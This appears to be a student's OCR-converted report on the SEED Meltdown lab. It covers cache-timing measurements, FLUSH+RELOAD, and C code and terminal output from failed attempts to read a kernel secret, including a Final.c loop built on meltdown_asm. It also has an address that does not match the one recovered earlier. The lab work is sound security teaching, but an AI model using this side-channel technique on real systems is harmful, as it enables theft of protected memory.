
Task 1: Reading from Cache versus from Memory

command:

```
[06/03/20]seed@VM:.../Meltdown_Attack$ gcc -march=native CacheTime.c -o CacheTime
[06/03/20]seed@VM:.../Meltdown_Attack$ ./CacheTime
```




```
Terminal
[06/03/20]seed@VM:.../Meltdown_Attack$ gcc -march=native CacheTime.c -o CacheTim
e
[06/03/20]seed@VM:.../Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 113 CPU cycles
Access time for array[1*4096]: 128 CPU cycles
Access time for array[2*4096]: 130 CPU cycles
Access time for array[3*4096]: 43 CPU cycles
Access time for array[4*4096]: 146 CPU cycles
Access time for array[5*4096]: 146 CPU cycles
Access time for array[6*4096]: 164 CPU cycles
Access time for array[7*4096]: 45 CPU cycles
Access time for array[8*4096]: 154 CPU cycles
Access time for array[9*4096]: 130 CPU cycles
[06/03/20]seed@VM:.../Meltdown_Attack$
```

Is the access of array[3*4096] and array[7*4096] faster than that of the other elements?

> Yes

find a threshold that can be used to distinguish these two types of memory access



```
Terminal
Access time for array[9*4096]: 136 CPU cycles
[06/03/20]seed@VM:.../Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 116 CPU cycles
Access time for array[1*4096]: 138 CPU cycles
Access time for array[2*4096]: 134 CPU cycles
Access time for array[3*4096]: 37 CPU cycles
Access time for array[4*4096]: 128 CPU cycles
Access time for array[5*4096]: 119 CPU cycles
Access time for array[6*4096]: 121 CPU cycles
Access time for array[7*4096]: 36 CPU cycles
Access time for array[8*4096]: 136 CPU cycles
Access time for array[9*4096]: 150 CPU cycles
[06/03/20]seed@VM:.../Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 60 CPU cycles
Access time for array[1*4096]: 156 CPU cycles
Access time for array[2*4096]: 137 CPU cycles
Access time for array[3*4096]: 22 CPU cycles
Access time for array[4*4096]: 119 CPU cycles
Access time for array[5*4096]: 122 CPU cycles
Access time for array[6*4096]: 120 CPU cycles
Access time for array[7*4096]: 34 CPU cycles
Access time for array[8*4096]: 139 CPU cycles
```

Task 2: Using Cache as a Side Channel

Since no other block in task 1 takes less than 60 cycles, I think 60 would be a good threshold.

```
[06/03/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o FlushReload
FlushReload.c
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
```

```
Access time for array[8*4096]: 120 CPU cycles
Access time for array[9*4096]: 142 CPU cycles
[06/03/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o FlushReload FlushReload.c
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[06/03/20]seed@VM:~/Meltdown_Attack$ ./FlushReload
```

Run the program for at least 20 times, and count how many times you will get the secret correctly.

> I've run the program for 20 times, and all have right secret but have 3 times without getting the secret.
>
> I think it might be because that cached block would take more than 80 cycles, so I set the threshold as 100. After setting a looser bound, I have the right secret all the time.

Task 3: Place Secret Data in Kernel Space

```
$ make
$ sudo insmod MeltdownKernel.ko
$ dmesg | grep secret
```

```
[06/03/20]seed@VM:~/Meltdown_Attack$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Meltdown_Attack modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/Meltdown_Attack/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Meltdown_Attack/MeltdownKernel.mod.o
  LD [M]  /home/seed/Meltdown_Attack/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[06/03/20]seed@VM:~/Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[sudo] password for seed:
[06/03/20]seed@VM:~/Meltdown_Attack$ dmesg | grep ’secret data address’
grep: data: No such file or directory
grep: address’: No such file or directory
[06/03/20]seed@VM:~/Meltdown_Attack$
```

```
17:40:15) release log
               00:00:00.000058 main     Log opened 2020-05-03T09:36:09.212752000
Z
[    8.647394] 00:00:00.000114 main     OS Product: Linux
[    8.647412] 00:00:00.000135 main     OS Release: 4.8.0-36-generic
[    8.647429] 00:00:00.000152 main     OS Version: #36~16.04.1-Ubuntu SMP Sun F
eb 5 09:39:41 UTC 2017
[    8.647453] 00:00:00.000169 main     Executable: /opt/VBoxGuestAdditions-5.1.
14/sbin/VBoxService
               00:00:00.000170 main     Process ID: 1400
               00:00:00.000171 main     Package type: LINUX_32BITS_GENERIC
[    8.648814] 00:00:00.001526 main     5.1.14 r112924 started. Verbose level =
0
[    8.657807] 00:00:00.010473 automount vbsvcAutoMountWorker: Shared folder 'SE
ED_share_folder' was mounted to '/media/sf_SEED_share_folder'
[   17.231657] sf_read_super_aux err=-71
[   17.231847] sf_read_super_aux err=-71
[   17.231988] sf_read_super_aux err=-71
[   63.625474] MeltdownKernel: module license 'unspecified' taints kernel.
[   63.625475] Disabling lock debugging due to kernel taint
[   63.625834] secret data address:f885b000
[06/03/20]seed@VM:~/Meltdown_Attack$
```

Because of something unknown the command `dmesg | grep ’secret data address’` doesn't work, but I can get the address using the command `dmesg`.

```
[06/04/20]seed@VM:~/Meltdown_Attack$ dmesg | grep secret
[   63.625834] secret data address:f885b000
```


> but the command `dmesg | grep secret` works

Task 4: Access Kernel Memory from User Space

Use the address obtained from the previous task to write a test program.

```c
#include<stdio.h>

int main(){
    printf("I have reached Line 0.\n");
    char *kernel_data_addr = (char*)0xf885b000;
    printf("I have reached Line 1.\n");
    char kernel_data = *kernel_data_addr;
    printf("I have reached Line 2.\n");
    return 0;
}
```



Will the program succeed in Line 2? Can the program execute Line 2?

> The program would not reach Line 2. Because a process in user space cannot access kernel buffer.

Task 5: Handle Error/Exceptions in C

Use the value that we got from task 3 to rewrite the address of `kernel_data_addr` in file `ExceptionHandling.c`.

```
Service
                00:00:00.000170 main     Process ID: 1400
                00:00:00.000171 main     Package type: LINUX_32BITS_GENERIC
[    8.648814] 00:00:00.001526 main     5.1.14 r112924 started. Verbose level = 0
[    8.657807] 00:00:00.010473 automount vbsvcAutoMountWorker: Shared folder 'SEED_share_fol
der' was mounted to '/media/sf_SEED_share_folder'
[   17.231657] sf_read_super_aux err=-71
[   17.231847] sf_read_super_aux err=-71
[   17.231988] sf_read_super_aux err=-71
[   63.625474] MeltdownKernel: module license 'unspecified' taints kernel.
[   63.625475] Disabling lock debugging due to kernel taint
[   63.625834] secret data address:f885b000
[06/03/20]seed@VM:~/Meltdown_Attack$ gedit task4.c
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -o task4 task4.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task4
I have reached Line 0.
I have reached Line 1.
Segmentation fault
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -o ExceptionHandling ExceptionHandling.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[06/04/20]seed@VM:~/Meltdown_Attack$
```

Please run this code, and describe your observations.

> Even though there is an exception in the program. The program could still continue to execute.

Task 6: Out-of-Order Execution by CPU

```
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
```

```
Program continues to execute.
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o MeltdownExperiment MeltdownExperim
ent.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

In particular, please provide an evidence to show that Line 2 is actually executed.

> Even we are not allowed to access array[7 * 4096 +DELTA] , we know that the program tried to access it. Therefore we can know a secret 7.

Task 7: The Basic Meltdown Attack

Task 7.1: A Naive Approach

Simply replace the `array[7 * 4096 + DELTA] += 1;` with `array[kernel_data * 4096 + DELTA] += 1;`

```
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o task71 task71.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task71
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task71
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task71
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task71
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task71
Memory access violation!
array[255*4096 + 1024] is in cache.
The Secret = 255.
```

Task 7.2: Improve the Attack by Getting the Secret Data Cached

Add the following code to get our secret data cached before the FLUSH-RELOAD attack:

```
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}
int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.
```

```
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o task72 task72.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task72
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task72
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task72
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task72
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task72
Memory access violation!
```

> I still failed the attack.

Task 7.3: Using Assembly Code to Trigger Meltdown

Use the value that we got from task 3 to rewrite the parameter of `meltdown_asm` .

```
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o task73 task73.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task73
```

```
Terminal
The Secret = 0.
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o task73 task73.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task73
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task73
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task73
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task73
Memory access violation!
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task73
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[06/04/20]seed@VM:~/Meltdown_Attack$ ./task73
Memory access violation!
```

> Somehow, it still fails to steal the actual secret value. Even though I tried many times and modified the loop number.

Task 8: Make the Attack More Practical

> I ran the program `MeltdownAttack` but still failed.

```
Terminal
The number of hits is 967
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o MeltdownAttack.o Meltd
ownAttack.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownAttack.o
The secret value is 0
The number of hits is 995
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownAttack.o
The secret value is 0
The number of hits is 996
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownAttack.o
The secret value is 0
The number of hits is 990
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownAttack.o
The secret value is 0
The number of hits is 992
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownAttack.o
The secret value is 0
The number of hits is 994
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownAttack.o
The secret value is 0
The number of hits is 995
[06/04/20]seed@VM:~/Meltdown_Attack$ ./MeltdownAttack.o
```

> I rewrite the code and save it as `Final.c`, it can output 8 results but the right word still do not appear.

```
for (int k = 0; k < 8; k++)
{
    memset(scores, 0, sizeof(scores));
    flushSideChannel();
    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++)
```

```c
    {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0)
        {
            perror("pread");
            break;
        }
        // Flush the probing array
        for (j = 0; j < 256; j++)
            _mm_clflush(&array[j * 4096 + DELTA]);
        if (sigsetjmp(jbuf, 1) == 0)
        {
            meltdown_asm(0xf881c000 + k);
        }
        reloadSideChannelImproved();
    }
    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++)
    {
        if (scores[max] < scores[i])
            max = i;
    }
    printf("The secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
}
```

```
Terminal
[06/04/20]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Final.o Final.c
[06/04/20]seed@VM:~/Meltdown_Attack$ ./Final.o
The secret value is 0
The number of hits is 992
The secret value is 0
The number of hits is 978
The secret value is 0
The number of hits is 969
The secret value is 0
The number of hits is 981
The secret value is 0
The number of hits is 974
The secret value is 0
The number of hits is 974
The secret value is 0
The number of hits is 972
The secret value is 0
The number of hits is 978
[06/04/20]seed@VM:~/Meltdown_Attack$ 
```

Now that the right result cannot be got, I run the `CacheTime` again to check, but I find that the access of array[0*4096] is even faster than array[3*4096] and array[7*4096] sometimes, so in the task 7 & 8 the secret value is always 0.